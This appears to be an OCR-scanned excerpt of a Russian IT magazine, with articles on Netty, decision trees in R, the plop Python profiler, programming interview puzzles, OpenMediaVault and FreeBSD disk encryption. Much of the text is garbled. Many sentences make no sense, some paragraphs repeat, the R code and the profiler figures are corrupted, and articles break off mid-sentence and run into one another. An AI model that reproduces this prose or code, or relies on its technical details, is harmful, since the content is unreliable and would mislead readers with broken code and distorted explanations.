Фреймворк Netty появился относительно недавно, но с ходу набрал такую мощь и такой набирает популярность. В 2011 году проект был удостоен награды Duke's Choice за инновации в системном программировании. А уже сегодня его используют в своих разработках такие гиганты, как Apple, Twitter, Facebook, Google и Instagram. Да вам Netty посторонним многие известные протоколы с открытым кодом Infinispan, HornetQ, Vert.x, Apache Cassandra и Elasticsearch. Попробуем разобраться, чем Netty так привлекает программистов со всего мира и что он может предложить такого, чего бы не было в JDK.

Андрей Руденко
руководитель разработки

РАБОТА С ТЕЧЕЙ В JAVA

Фреймворк в основном использовать только бесконечную сокета. Это значит, что фрейм клиента из сокета ожидает до тех пор, пока не сигнал, если бы даже ждал или не прерывал ждать соединение. Фреймы данных в сокет отвечает, пока все данные не будут переданы. Чтобы обработать несколько клиентов, нужно создавать для каждого сокета свой поток. Это не очень хорошо, потому что ресурсы ограничены. Но хорошо, что в последнем между потоками данные значительно лучше, процессорного времени, а потом большого числа времени переключения. Что что переключается процессор, чтобы переключить на случайности и не больших клиентов подключается, тем медленнее они получают сервер.

Client
Client
Client
Server
Thread
Thread
Thread
Server
Thread
Thread
Thread
Server
Thread
Thread
Thread

Издание

Анализ данных с использованием R

Алгоритмы классификации (часть 1): дерево решений

Василий Брыкин
Senior Data Scientist

Сегодня я немного расскажу у решении задачи классификации с использованием языка программного пакета R и алгоритмов классификации. Задача классификации, пожалуй, одна из самых распространенных в анализе данных. Существует множество алгоритмов решения данной задачи, и в рамках одной статьи рассмотреть все невозможно. Поэтому я ограничусь лишь одним алгоритмом — деревом решений.

ЗАДАЧА КЛАССИФИКАЦИИ

Задача классификации — типичный пример «обучения с учителем». Как правило, имеется некоторый набор данных, для которых уже известно, к каким классам принадлежат те или иные объекты или события. Причем для каждого такого объекта помимо номера объекта, его класса (и, скажем, его фотографии) имеется еще и некоторый набор признаков, которые, по гипотезе, могут «подсказывать» нам, к какому классу принадлежит тот или иной объект. Задача классификации состоит в том, чтобы на основании информации о признаках научиться определять принадлежность к классам ранее неизвестных объектов (причем, скорее всего нужно научиться определять принадлежность к классам будущих объектов, которые еще не появились). Примеры такой задачи: диагностика (классификация на «больных» и «здоровых»), кредитный скоринг (классификация на «надежных» и «ненадежных» заемщиков), распознавание рукописного ввода, распознавание спам-писем и т.д. Для решения задачи классификации существует множество различных алгоритмов, в частности:

- дерево решений;
- метрические алгоритмы и алгоритмы ближайших соседей;
- нейронные сети;
- логические алгоритмы;
- линейный дискриминант Фишера;
- метод опорных векторов;
- и многие другие.

Точность и полнота

Что значит «хорошо» хорошо работает наш классификатор? Интересный вопрос. Дело в том, что реальные задачи классификации сильно отличаются друг от друга, и, скажем, 90% ошибок классификации в одной задаче может оказаться вполне приемлемым, а в другой — никуда не годиться.

Поэтому, говорить о «хорошем» классификаторе можно лишь в контексте какой-то конкретной задачи.

Тем не менее, можно ввести некоторые общие понятия, которые, по крайней мере, дадут нам ориентиры в каждой конкретной задаче. Обычно рассматривают такие понятия, как:

- «ложная тревога» — сколько ошибок было допущено классификатором;
- «пропуск цели» — сколько ошибок классификатор допустил;
- «точность» — сколько ошибок было допущено классификатором среди тех случаев, когда он сказал, что у нас, скажем, «больные» есть;
- «полнота» — сколько ошибок классификатор допустил среди всех «больных».

В зависимости от целей решаемой задачи качество модели может быть оценено по-разному. Например, в задаче медицинской диагностики «ложная тревога» — это, по сути, ложный диагноз, который, как правило, влечет за собой дополнительные расходы (на повторные анализы, на лечение больного, которому «ошибочно» поставили диагноз, и т.д.), а «пропуск цели» — это, по сути, ошибка врача, которая может стоить пациенту жизни. Поэтому, в этой задаче «пропуск» является гораздо более серьезной ошибкой, чем «ложная тревога», и, в ряде случаев, врачи-диагносты могут, скажем, в 10 случаях из 10 «ложно тревожиться», но, при этом, не допустить ни одного «пропуска цели».

Для того, чтобы учесть такую ситуацию, в задачах классификации часто вводят некоторую «цену» ошибки классификации, которая, в случае бинарной классификации, может быть представлена в виде следующей матрицы:

$$F_\beta = (1+\beta^2)\frac{PPV \cdot TPR}{\beta^2 PPV + TPR}$$

Эффект переобучения

Еще одна проблема, которая не свойственна обычным задачам, которую приходится решать при анализе больших данных, или, например, при работе с генетическими данными. Такая модель, на реальных данных будет давать плохие результаты. Дело в том, что, при достаточно большом количестве переменных, почти всегда можно подобрать такую комбинацию, которая будет «хорошо» работать на любой выборке. Но, скорее всего, эта комбинация будет работать только на этих данных и, при появлении новых данных, может оказаться совсем не такой хорошей. Такое явление называется эффектом «переобучения» и, в ряде случаев, может «испортить» нам всю обработку данных. Поэтому, при работе с большими данными и эффектом переобучения можно ожидать гораздо больше проблем, чем при «классической» статистике.

Перекрестная проверка

Для борьбы с эффектом переобучения используется **cross-validation** — это такая процедура, при которой, выборка разбивается на несколько частей, и, на каждой из этих частей, проверяется то, насколько хорошо модель, построенная на остальных частях. Таким образом, обучают модель на 2/3 данных, а тестируют ее на 1/3 выборке, затем, данные перемешиваются, и, снова, обучают модель на 2/3 выборки, но уже другие 2/3 выборки, и так несколько раз. Затем, результаты тестирования усредняются и, в зависимости от полученного среднего значения, принимается решение о том, насколько хорошо, на самом деле, работает наша модель. Обычно, для кросс-валидации используют 10 частей, и, в ряде случаев, такой подход позволяет не только бороться с переобучением, но, даже, повысить точность классификатора. Кстати, в пакете **Deducer** есть специальная процедура для кросс-валидации, которая, по-умолчанию, как раз и делает 10 частей. Для ее вызова, нужно сначала построить модель, а, затем, вызвать процедуру **cross.validation**. Например, если мы, с помощью функции **glm**, построили логистическую регрессию, которая сохранена у нас в переменной **mod.glm**, то, для кросс-валидации, нужно ввести следующие команды:

```
library(Deducer)
library(rms)
library(Hmisc)
attach(Corvetes)
```

Здесь мы будем работать с данными Carsteds из пакета DSR. Это учебный набор данных, который, по-умолчанию, не подключен в R, поэтому, перед тем, как с ним работать, его придется скачать и подключить.

```
lrm(Corvetes~Age+Sex+Price+Price.Sq+Income, Age.Education=TRUE,
1.5/10, 100 TO 1 [0] 2[0] 3[0] 4[0] 5[0] Bad Ad 17 Yes Yes
```

Издание

Python на стероидах

Измеряем производительность наших приложений без потери скорости и продакшене

Иван Гочигашев
igochigashev.ru

Скорость работы приложений в продакшене — всегда горячая тема. Как, не нарушая сервер-на-кое-сто процентов и не мешая работе пользователей, значительно наскалько быстро или медленно все работает? Запустив легкий профилировщик, мы легко получим ответы на эти вопросы.

Когда цена за сигнал пакета составляет копейки (~0,026 доллара за часа), а сервер в Лондоне, то оптимизировать приходится работает все быстрее и шкалеменьшим, производительность ПО во многом случае оказывает влияние. Мы, могу ответить, другие — или пускать сервер или пускать сервер — или тратить многие человеко-месяцы на тестирование и исправление проблем с производительностью. Но бывает и наоборот — стоит отвлечься буквально две строчки кода, как все начинает просто летать. Главное — найти эти самые две строчки. Здесь все и в теме данной статьи. Мы сэкономим пару-пару долларов за год, что для бизнеса, то, что называется, не это, конечно, но.

Установка plop'а

К сожалению, на момент написания статьи я не нашел публичных репозиториев с DEB- и RPM-пакетом для plop а. Это может быть аргументом против его использования в продакшене, но поскольку работает в ядрышке, и вызывается из кода, найти компромисс с администраторами и/или devops-инженерами, ответственными за установку ПО на сервер.

ПРОФИЛИРОВАНИЕ VS ТЕСТИРОВАНИЕ ПРОИЗВОДИТЕЛЬНОСТИ

Итак, мы хотим **протестировать** скорость в нашем коде? Существует всего два способа (вариант «пользователи не жалуются» не рассчитан, вся хорошо» в не вере). Есть способ **регулярно тестирование и создаблюдение** и **профиль**. Тестировать производительность можно, например, с целью проверить, что изменения в коде не привели к ухудшению производительности, или чтобы сравнить несколько способов решения одной и того же проблемы.

К сожалению, профилирование в продакшене сделать сложнее — для нужных результатов. Как правило, тестирование производительности выполняется **до** начала запуска ПО в продакшен. А это значит, что все сценарии (или как минимум должны использоваться не информативные) тестирования производительности сойдут. Но мир далек от совершенства, и часто после релиза такую программу сделаешь, что потом начинаешь использовать не так, как ты этого ожидал. Правило Парето еще никто не отменил, и если ты оптимизировал **не** те 20% кода, то в той пропасти начнешь все на мало. Что тогда делать? Ответ тот, что будет делать пользователи.

В отличие от перформанс-тестов, цель профилирования — собрать характеристики работы программы для дальнейшей оптимизации.

Как видишь, цели различаются в корне, но это — и неудивительно — для каждой задачи должен быть свой инструмент, и швейцарский нож не исключ ордер!

Профилирование интересно еще и тем, что его часто, или и не всегда (зависит от конкретного профилировщика), можно применить прямо на боевом сервере, так как профилировщики практически не влияют на производительность — в отличие от тестирования производительности. Но, как и в случае с тестированием, профилирование может быть очень сложным.

Как видишь, цели различаются в корне, но это — и неудивительно — для каждой задачи должен быть свой инструмент, и швейцарский нож не исключ ордер!

Профилирование интересно еще и тем, что его часто, или и не всегда (зависит от конкретного профилировщика), можно применить прямо на боевом сервере, так как профилировщики практически не влияют на производительность — в отличие от тестирования производительности. Но, как и в случае с тестированием, профилирование может быть очень сложным.

Например, на производительность веб-приложения могут влиять как несколько запросов в БД, так и настройки кеширования в файловой системе. И это если сформулировать, что мы анализируем на первый взгляд сверхсложную задачу — ускорение загрузки страницы. Да это будет одна из самых проблемных, но и масштабных десятка тысяч посетителей в день/час/минуту этот сервер и сервер-кое-что (шутка-прикол). Я как не говорю-кое-настроечку СУБД, веб-сервером, сети и прочее — это потянет на отдельную статью.

Итак, вернемся к нашей проблеме — профилированию. Python прекрасен в плане production. В качестве профилировщика в выбор plop — простой и эффективный статистический профайлер от одного из авторов Tornado, который используют и сервер в продакшене Dropbox. Профайлер настолько прост и умен-вердикт», что можно работать практически с любой программой, написанной на Python. Особо ясности отметить, что у него нет зависимостей — в это случае он расширяет возможности по его использованию. Да в регистрации проекта есть ощущение всё с одной лишь строчкой — только, что это нужно только для того, чтобы прочитать отчет.

ОСОБЕННОСТИ РАБОТЫ СТАТИСТИЧЕСКОГО ПРОФАЙЛЕРА

Принцип работы статистического профайлера, и так же plop'а в том, что он глядит прямо на так.

Раз в N и следует время профайлер смотрит, какая функция программы работает в данный момент, и записывает это информацию. В отдаленно информации профайлер собирать как можно дольше, иначе данные будут очень неточными. Такие статистические профайлеры могут не успевать, потеряешь данные в процессе, но работают не работают значительно быстрее. В для этого следует собирать данные о работе программы как можно дольше и, при возможности, выполнять одно и то же действие несколько раз. Также, данные статистической профайлер может показать не всю информацию о работе кодгрядной программы, но проблемные места он обязательно выявит.

Прощай еще одной, но автор рассчитано быстро принимает гачи-о-ходящий профайлер на GitHub. Я бы сказал, что plop прекрасно подходит для ситуаций — это уже зад задача не профайлера. Некоторые могут назвать недостатком то, что plop и не задокументирован. Но для начинает Х это не должно быть фолиевой, все-таки, так есть минимально необходимая документация по использованию и запуску, а в итоге, разобраться в исходниках отлично сумеет даже не новичок этой рощи даже кончиков Python-программисту.

ПРИНЦИП РАБОТЫ PLOP'А

Принцип работы plop'а прекрасно выражает следующим образом.

На протяжении 30-с (длительность сессии) профайлер, который каждые 10 мс останавливает выполнение процесса, записывает не текущие stack trace (с полным фулл функции file_current_frames() (https://goo.gl/1VXKG3). Параметр duration (по-запуску plop) и интервал сессии (по умолчанию будет равен ~30 с, а шаг 3600 с, то есть часа) в 120 раз может влиять на точность вычислений, нужно об этом помнить и быть осторожным. То, что профайлер работает не всегда, а только в определенный отрезок времени, очень хорошо сказывается на производительности. Профайлер использует для своей работы сигналы, то можно достаточно большие ей «прихожане» как OpenBlock Crible API, потеря скорости была всего сжатвал на 3.272974038434s-05 per sample (0.0027278038434%).

После работы профайлера можно сгенерировать HTML-страницу и можно просмотреть в браузере красивый отчет, созданный с помощью библиотеки D3.js.

Рис. 1. Plop в действии

СИГНАЛЫ И ТАЙМЕРЫ

Все работа plop'а основана на обработке сигналов по таймеру: грубо говоря, каждые X времени профайлер будет прерывать сигнал Y, по которому он остановится и запишет данные, необходимые для профайлера.

Всего у plop'а доступно существует три типа таймеров (man setitimer), которые как доступны. Управляется они следующими сигналами:

- `signal.ITIMER_REAL` — уменьшает таймер реального времени;
- `signal.ITIMER_VIRTUAL` — уменьшает интервальный таймер только тогда, когда выполняется процесс;
- `signal.ITIMER_PROF` — то же самое, что и предыдущий, только считается и системный вызов.

В plop'е по умолчанию используется итый таймер, это означает, что выполнение только время процесса будет приостанавливать. Этот параметр устанавливается параметром --mode (при запуске из командной строки), или соответствующим аргументом mode в конструктора класса Collector.

ЗАПУСК

Есть два способа запустить профайлер. Первый способ более общий и позволяет запускать приложения любой программы, начиная от Nginx и заканчивая ПО, которое требует небольшого изменения кода. Рассмотрим оба подробнее.

Запускаем plop без модификации исходников

Что для этого нужно. Мы будем использовать модуль plop.collector, который и будет запускать наш профайлер.

INFO

Plop также умеет запускать себя, то есть можно использовать и запуск из командной строки, или соответствующие параметры plop'а для работы.

```
python -m plop.collector сама наша программа
```

Все. Теперь после завершения программы будет сгенерирован файл profile.prof в рабочем каталоге. По умолчанию он называется /tmp/plop.out. Также plop напишет, сколько времени потребовалось на генерацию кода. Рассмотрим оба подробнее.

Предварительный способ запустить профайлер

В предыдущем способе запуска есть один недостаток — профайлер будет работать всегда. Пусть он и не сильно влияет на производительность, но на очень загруженной системе, когда каждая миллисекунда на счету, это может быть значимым фактором, против использования профайлера. Решать это проблему можно, интегрировав plop в свой проект. Просто добавляем в зависимости строку plop, а далее в коде уже сам каким необходимо, когда и как включить и выключить профайлер. Разберем такой вариант подробнее.

Этот способ удобен, если нужно включить и выключить в процессе работы приложения без даунтайма, — достаточно всего лишь реализовать хук-мин REST-API. Хотя есть и более простой способ — запустить сервер на порт-по, запускает хук-мин с одним-единственным параметром, то нам не надо давать для этого отдельный порт. Но, к сожалению, — нужно полную реализовывать свой сервер, запускать SIGHUP, принять значения в конфиге. При получении сигнала SIGHUP нужно вызвать метод profiler.start() или profiler.stop() в зависимости от того, какое было значение в конфиге. Что есть, которое в конфиге сервера, на котором крутится наше приложение.

Все наши профайлеры наследуются в классе Collector (https://goo.gl/1VXKG3). Как несложно догадаться, для запуска профайлера нам надо вызвать метод start и, соответственно, метод stop, чтобы остановить профайлер. Также необходимо всего лишь создать экземпляр класса `Collector` и в нужном время вызвать нужные методы этого. После того, что сохранить собранные данные в специальный отведанным для этого месте — и можно смотреть на результаты профайлера.

В МИРЕ КРУГОВ

Итак, с профайлером и запуском мы разобрались, осталось разобраться, как работать с данными профайлера. И если в результате работы профайлера просто сохранить все или почти, то потом только подумать о том, что нужно, сохраняет только то время Rask или Response... В общем, сначала выдача каждого прерывания, а не каждого основания, — что начать в нем не понимаешь.


Для этого есть специальный вызовом всем функций, начиная интерпретирующий модулей. Поэтому круговых кругов показывает, как много времени было потрачено на каждый вызов, сколько времени ушло на вызывает. Стоит отметить, что у графа самый большой вес, и, соответственно, самое большое время будет занимать сам профайлер, но на практике это нет, то очень маленькие.

Визуализация очень хорошо показывает, сколько (неизучена импортов и нас выполнение второго профайлера программы (см. рис. 2). Очень много данные будет поступать от использования фреймворков (SQLAlchemy, Django и так далее), поэтому имеет смысл с помощью grep можете и получить нужные данные в формате JSON и обработать их, удалив за-ности о профайлере, например SQLAlchemy. Делаются это так:

```
var nodes[];
for (var i=0; i<data.nodes.length; i++)
{
    if (data.nodes[i].id[0]==
    indexOf('<site>') > 0)
        nodes.push(data.nodes[i]);
}
```

Такой некрутой JavaScript покажет нам исключительно данные по нужным нам файлам, которые начинаются с «site».

Рис. 2. Графы выполнения работает


sh_main_module
sh_main_module
sh_main_module

Кодинг

Александр Лесовой
@lesovoi_a

3 ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ЗАДАЧИ ОТ КОМПАНИИ ACRONIS И РЕШЕНИЯ ЗАДАЧ ОТ CUSTIS

«За что брыси сисопа? За отсутствие бокана!» Кто этой мудрости потерялись в вехах, а само слово «сисоп» стало подсадным, но за отсутствие бокана по-прежнему кого-то бьют. Слабые тела админов и простых пользователей защищают не так уж много производителей ПО, и из них, пожалуй, лидирующим можно назвать Acronis — трудно найти в нашей стране пользователя, данные которого ни разу не были бы спасены программами Acronis от гранд-хакера фрика. Про админов и говорить нечего — решения этой компании для них занимают почетное место на грузочных дисках для оказания первой помощи. А как быть программистам, которые хотели бы в нее трудоустроиться? Когда-то в один момент по сайтам с вакансиями и, как сейчас помню, был вдохновлен заголовок «Задачи в Acronis» обещал программистам на приглосутки си.

Сегодня мы посмотрим с Евгением Панюшкиным, руководителем QA Tools из правления международной компании Acronis. Его опыт занимается тестирующими инструментами, а в прошлом он был ведущим разработчиком Microsoft Office на платформе Java. Задачи, которые мы разберем сегодня, — это обязательно отдел выполнили свою работу ещё лучше и эффективнее.

Евгений регулярно проводит собеседования при приеме кандидатов в отдел проверяющих качество и отметил, что хороший тестировщик должен обладать логическим мышлением, уметь анализировать, уметь конструировать, мыслить и четко обосновывать свою точку зрения. Поскольку нет такого человека, который отвечал бы этим требованиям всех этих качеств 1, для им проверяет дает на собеседовании два задач — как инициал грязнейший стиль, чтобы кандидат не стеснялся.

Свой выбор задач Евгений объясняет так: **«Первый тест** задач позволяет проверить логическое и реализовывать способности кандидата, **второй** — проверить, как именно он мыслит. Вы собеседование важно и то и другое: иногда бывает ситуация, когда человек важно верит в свой ум, но на деле, мнение вне-нефрейтелльно относится к задачам, предложенным на собеседовании, считая ее чуть-чуть ниже своего, это это ошибка. Такие тесты позволяют за доверие коротко время понять, что за человек перед вами. Чем нестандартнее задача, тем лучше понимаешь.

ПРИМЕР 1

Любимая задача Евгения — **тестирование калькулятора**: кандидату выдают обыкновенный настоящий калькулятор и предлагают проверить его работу. Эта задача не имеет точного ответа, зато позволяет понять, как человек как тестирующий. По тому, какие тест-кейсы он озвучивает, какие уточнения задает кроме задачи, какие вопросы клиентам задает тестировщик при наличии ограниченного числа тест-кейсов, можно понять, насколько человек разбирается в теме, готов ли учиться и обучаемость подразит, умеет ли идти на компромисс и отстаивать свою точку зрения.

> Если это задание кажется тебе слишком простым, попробуй ответить на вопросы: какие условия можно вести себя калькулятор, если проиллюстрировать его работу, которая которого выдает за правильно разделяющуюся для ввода клавиатуры цифр? Почему ты считаешь, что он должен вести себя именно так?

— Для любого аналитика важно знание алгоритмов, оценка их сложности и умение с ними работать, — говорит Евгений. — Без регулярного математического алгоритмического мышления, в высокоуровневом специалистке чем выше вы поднимаетесь в иерархии программистов, тем с более высокими уровнями абстракции вы начинаете работать. Это проявляется не взамкнут от того-нибудь ленив, которое вы выберете: математика нужна всегда.

ПРИМЕР 2

Чтобы проверить, как кандидат ориентируется в высоком алгебраическом сфере, Евгений использует, например, такую задачу: «Для массива S из целобственных чисел, а Вторая — Вторая — Как за время O(n)log(n) определить, можно ли представить в виде суммы двух элементов из S?»

В целом, по мнению Евгения **первая алгоритмическая** — это обязать, которая часто приобретает в ходе обучения программированию. «Обычно ограничиваюсь одной задачей, — рассказывает Евгений. — Если кандидат не в состоянии решить задачу, то дальнейшее собеседование сам по себе нецелесообразно, для понимания тема. Кроме теории алгоритмов, необходимо логика, а также умение ее применять — это необходимо всегда и везде».

Чтобы понять, умеет ли кандидат делать правильные умозаключения незадолго, он внешний формулировке, в Acronis используют следующую забавную задачу.

ПРИМЕР 3

«Если мерзавцы зеленый, то он веселый. Если лягушонок не веселый, то он сделает Вернера. Все лягушки либо зеленые, либо пестрые. Если лягушонок пестрый, то он плавает в воде.

Из этого следует (нужно выбрать правильный ответ или отвечу):

(А) все лягушки — пестрые;

(Б) все лягушки плавают в воде;

(С) все лягушки — веселые;

(D) все лягушки — не веселые;

(E) все веселые мерзавцы — зеленые»

«Задача выглядит детской и несерьезной, что зачастую сбивает многих кандидатов с толку. Нужно внимательно прочитать условие и формулировки и работать с утверждениями так, будто это обычные логические последовательности. По ходу, это действительно логические последовательности, которые доказывают теоремы логических операциях шкалами типы шестью классов. Но об этом в каждом деле по-своему. Кстати, мы, к сожалению, не всегда нанимаем на работу кандидатов, которые пишут неплохой код, иногда немалый опыт, но при этом очень слабый математический логический. Поэтому приходится, который же не владеет, — это пользовательский уроз будущему продукту».

Еще одна классическая задача на логику от Евгения.

ПРИМЕР 4

Предположим, что фраза «Завтра будет пятница, чем вчера» верна каждый день. Какая из утверждений может тогда быть неверным?

(А) Послезавтра будет пятница, чем сегодня.

(Б) Сегодня — пятница, чем послезавтра.

(С) Послезавтра будет пятница, чем позавчера.

(D) Завтра будет пятница, чем позавчера.

(E) В 2008 году 1 апреля будет пятница, чем понедельник.

Ну и конечно, для IT-специалиста можно умеющие писать код и разбираться в том, что написали другие. По мнению Евгения, то и другое «верна каждый день». «Если человек умеет писать код, но совершенно не способен понять код кого-то, то он бесполезен, — точно так же, как тот, кто прекрасно читает чужой код, но не может написать «строчки своего».

Чтобы понять, насколько свободно человек владеет кодом, в Acronis используют задачи-загадки этак:

ПРИМЕР 5

Объяснить, что делает этот код:

```
((A & (A - 1) ) == 0)
```

ПРИМЕР 6

Найдите ошибку в следующем коде:

```
unsigned int i;
for (i = 0; i >= 0; --i)
  printf("%d\n", i);
```

ПРИМЕР 7

Для чистовой фаз размером 32 Гбайт. На тестовой машине установлены Windows и linux. Нужно найти последние вхождение слова ERROR и вывести десять строчек до данного вхождения. Какие из следующих вариантов файл работает на нужном размере 2 Гбайт?

Ниже, есть еще один интересный параметр, по которому обычно ищут человек кандидата. «Но нашелся один — по-прежнему, на новом общем сервере тестировщиков, — рассказывает Евгений. — Мы нанимали человека, который «выдавал» достаточно хорошо и необходимый объем, с новыми алгоритмами задачи. Даже при проверке этого качества выливает самые большие сторон. Практически все время знают вопросы о том, почему тесты пишутся в каждом случае по-разным и сколько шарков может поместиться в ведерко. Такие вопросы можно спугать дополнительными задачами, чтобы понять, как человек способен справиться с нестандартной ситуацией. Решение может не быть, это в данном случае не главное».

ПРИМЕР 8

В Москве есть служба промышленных альпинистов, которые приходят в порядок внешнюю сторону зданий и может дает сказка с подрывом. Сколько стоит такая альпинистов работает в Москве

```
select * from W where c > ?
```

возвращает ответ по указанному клиенту, причем в результате будет отражено все дни перевода. Для каждого причем сказки, что пользователи не любят пустых гнав в отчетах, так что все отсутствующие отгрузки приходятся формирования как нулевые.

Как вы думаете, какой элемент в результате получится у нашего разработчика?

Ответ (пропущенная решение «нестандартное» и требует владения особой умелой на мой Oracle), но есть и другие варианты:

```
create view V as
select p.d, T.c, nvl(sum(T.s),0) s
from (
  select
    trunc(sysdate, 'Y')+level-1 d
    from dual
    connect by trunc(sysdate, 'Y')+level-1<trunc(sysdate+366, 'Y')
) p
left join T partition by (T.c) on T.d = p.d
group by p.d, T.c
```

ЗАДАЧА ДЛЯ РАЗРАБОТЧИКОВ C#

За день до релиза создал тестирования обнаружил, что отчет об остатках товара формируется около часа. Вам было поручено заодно оптимизировать процесс создания отчета. Проанализировав показал, что в коде

```
var atlasClient = new AtlasClient();
var allProducts = Session
    .QueryProducts()
    .Select(p => new
    {
        Product = p,
        Rests = atlasClient.GetRests(p.Id)
    });
var fewProducts = allProducts.Where(l => l.Rests > 0 && l.Rests < 10).Select(l => l.Product);
var manyProducts = allProducts.Where(l => l.Rests >= 10 && l.Rests < 100).Select(l => l.Product);
var fullProducts = allProducts.Where(l => l.Rests >= 100).Select(l => l.Product);
PrintSomeProducts(fewProducts);
PrintSomeProducts(manyProducts);
PrintSomeProducts(manyProducts);
```

метод atlasClient.GetRests занимает около 98% общего времени построения отчета.

Предложите вариант оптимизации построения отчета. Почему ваш вариант работает быстрее? Сколько времени занимает построение отчета после вашей оптимизации?

Ответ (один из вариантов):

Используем Linq и ленивые вычисления, поскольку последовательность allProducts доверяется только внутри кодовой Products, someProducts, manyProducts. AllProducts является последовательностью Linq запросов, и его использование в трех выражениях приводит к многократному выполнению элементов последовательности. Вычислительные последовательности Linq-ра мы сохраняем для дальнейшего вызова atlasClient.GetRests на каждый элемент последовательности, что приводит к многократному вызову atlasClient.GetRests. Для ускорения работы нужно использовать кеширование atlasClient.GetRests на каждый элемент, причем не обязательно сразу для всего набора элементов.

ЗАДАЧА ДЛЯ РАЗРАБОТЧИКОВ JAVA

Разработчик C# решил попробовать себя на поприще Java и перешел в дверь проекта. Среди прочих задач ему поручили он получил — сделать таблицу с информацией о продавцах и покупателях. В постановке задачи было начисто: «Нужно сделать столбцы: имя клиента, куда клиента, название товара и стоимость товара. Посмотрев на реализацию такого рода таблицы в проекте, он понял, что при наличии таблицы придется начисть что-то вроде

```
table.add("customer.name");
table.add("product.name");
table.add("product.price");
table.add("sale.date");
```

Прямо сказано, по названиям с тем, как он делал это на родном dotNet, это выглядит совсем ненадежно — никаких проверок уровня компилятора, очень высокая доступность ошибку. Хочется написать:

```
table.add(customer.name);
```

Или хотя бы

```
table.add(() -> customer.name);
```

А тут такое... Код получается небезопасной. ИДЕ никак не подсказывает, что пусть, и вообще... Ошибки не сдавались и проверяются снет исполнения в закрытчтобы заказ, необходимо проверить какой-нибудь таблицу для даже для разработчиков. Ему показалось, что проект вредится на Java? Нет, ошибки, которые ему попадались, были ему знакомы, но в C# он с ними не сталкивался. Ему пришлось, чтобы не ошибиться, как можно. Сроки, назад крайне напряженные в стиле Java, он сделал таблицу с тремя колонками: customer, product и price. Но теперь столбцы всё так:

```
table.add(customer, product, price);
```

— Причем интерфейс настройки таблицы менять не пришлось, то есть на входящие данные с таблицей — в виде строки customer.name. Не пришлось менять и модификацию столбцов (customer.name, product.price и price). И даже в новом проекте — в том, что проект не вредится, — такое, — говорит он, — это

Личная пещера Али-Бабы

Обзор программного NAS OpenMediaVault

Петр Волков
pvolkov@yandex.ru

Если у тебя есть старый компьютер, который некуда применить, — на его основе можно собрать NAS. Существует немало различного софта для этой цели, в частности несколько дистрибутивов, один из которых, OpenMediaVault, мы и рассмотрим.

ВВЕДЕНИЕ

Сетевое хранилище на базе Debian Linux может использоваться в очень разнообразных ПоиНС. Особенности:

- поддержка ZFS;
- поддержка RAID (программная или аппаратная);
- монтирование — к нам можно S.M.A.R.T и SMART;
- поддержка LVM;
- поддержка — поддерживаются подключены новые возможности, такие, как Transmission или DLNA.

УСТАНОВКА И НАЧАЛЬНАЯ НАСТРОЙКА

Для начала нужно скачать последнюю версию OpenMediaVault и записать на флешку или на что-нибудь подходящее и загрузиться на нашем сервере. Установка ничем не отличается от установки Debian, несколько отличается только выбор пакетов — в дополнительно выбираем только openssh-server.

После установки нам предлагают потушить, настраивать интерфейс, установить пароль root, часовой пояс и сервер времени. Ничего сложного. Теперь нужно подключиться к нашему серверу по сетевой адресу. Сначала, зайдя в web-интерфейс и установить. Обычно логин admin, пароль openmediavault. Сразу же нам предлагают установить. Соглашаемся, время выполнения — 10 минут.

Web-интерфейс

После входа мы можем сменить пароль root, сервер и часовой пояс, а также настроить уведомления о событиях на почтовый ящик root. Сервер, часовой пароль root, часовой пояс, сервер времени, почтовый ящик root.

Web-интерфейс

Теперь нужно настроить сетевые интерфейсы. Сервер, часовой пароль root, часовой пояс, сервер времени, почтовый ящик root, сетевые интерфейсы.

Web-интерфейс

Теперь можно настраивать

КРИПТОФИЦИРУЕМ FREEBSD

ИСПОЛЬЗОВАНИЕ СРЕДСТВ КРИПТОГРАФИИ ДИСКОВ ПОД ЗАЩИТЫ В ОС FREEBSD

Ivan Ivanov
www.site.ru

В связи с последними событиями многие всерьез задумываются о безопасности своих компьютерных систем. Новостные ленты пестрят сообщениями о том, что спецслужбы промышляют всякой за спиной обычных граждан. Кроме ареста, разбойное нападение на сайт ФСБ со стороны CNN, И опять же, каждому хочется себя обезопасить от глаз большого брата, будь то реальная жизнь или виртуальная реальность.

LOADING...

Криптография безопасности — дело трудное. Можно сравнить ее со слежкой спецслужбами не обычных граждан, а своего брата, то получится прямая аналогия. Ну даже самая наворочанная защита не спасет от злоумышленника, если тот сидит у вас за спиной. Ведь, если вы, к примеру, пишете пароль на клавиатуре, то любая часть вашего пароля может перехватить любая из спецслужб, а уж пароль-то вы вводите в системе, которая и есть предмет вашего интереса.

Представим, что у тебя имеется сервер в дата-центре, персональный компьютер, ноутбук и, к примеру, смартфон. Все это, так или иначе, объединено в сеть и, к сожалению, все это предназначено для разных пользователей, а значит, с другого носителя, к тем более (что еще хуже) — от внешних НЖД. В таких ситуациях на помощь приходит криптография. Вот о ней-то мы и попробуем чуть-чуть коснуться ежемесячно.

ПРЕЛЮДИЯ

Не секрет, что от конфиденциальности компьютера зависит очень многое, а работа спецслужбы совершенствуется каждый раз быстрее требований на неделю. Мы постоянно сталкиваемся ещё при:

```
Intel Xeon E3-1230 V2
8192 MB DDR SDRAM
Intel Corporation Gigabyte SM1A53, Gigabyte SC52, Rack 8/1x5/1U,
Intel 82579LM/V
4 HDD SCSI MATSHITA UJ-8A8 SCSI/SCAS/LVD 16 RAID-10
Intel Pro/1000 EB LAN
```

Варианта использования криптографии великое множество. Можно сделать зашифрованный злоумышленник диск и спокойно пользоваться им, но при его будет сложнее, и можно использовать его тогда, когда потребуется. Это и называется криптографическая защита данных. Поскольку такой IT обычно не слишком «мощный» не побежит посылать во временем или конфиденциальность, то можно использовать криптографию для защиты от «внутренних» и не только: криптографию для защиты от злоумышленников.

Чтобы добиться стойкости нетривиальной ситуации мы обобщаем отсеивание вариантов, которые не подходят, и выбираем из оставшихся. Для начала, нужно определиться с стойкостью нашего носителя. Если ноутбук берет кварцевую на себя свои носителем, чтобы зарплатами, как злоумышленников, перенести его в другое место для более до конкурентного. Да и сам факт пропажи ноутбука — гарантия для потерпевшего, что его не может не радовать.

Если же ноутбук — ваш, то, к сожалению, особенно если сервер хранится на ноутбуке, то ситуация ухудшается. Ведь, если вы, к примеру, сидите в системе, чтобы, так вторые все пользователи. Впоследствии, в будущем эти виды статей могут изменить, но пока, в данном случае, мы рассмотрим ситуацию.

Partition Table
Partition Type
Partition Name
Partition Size
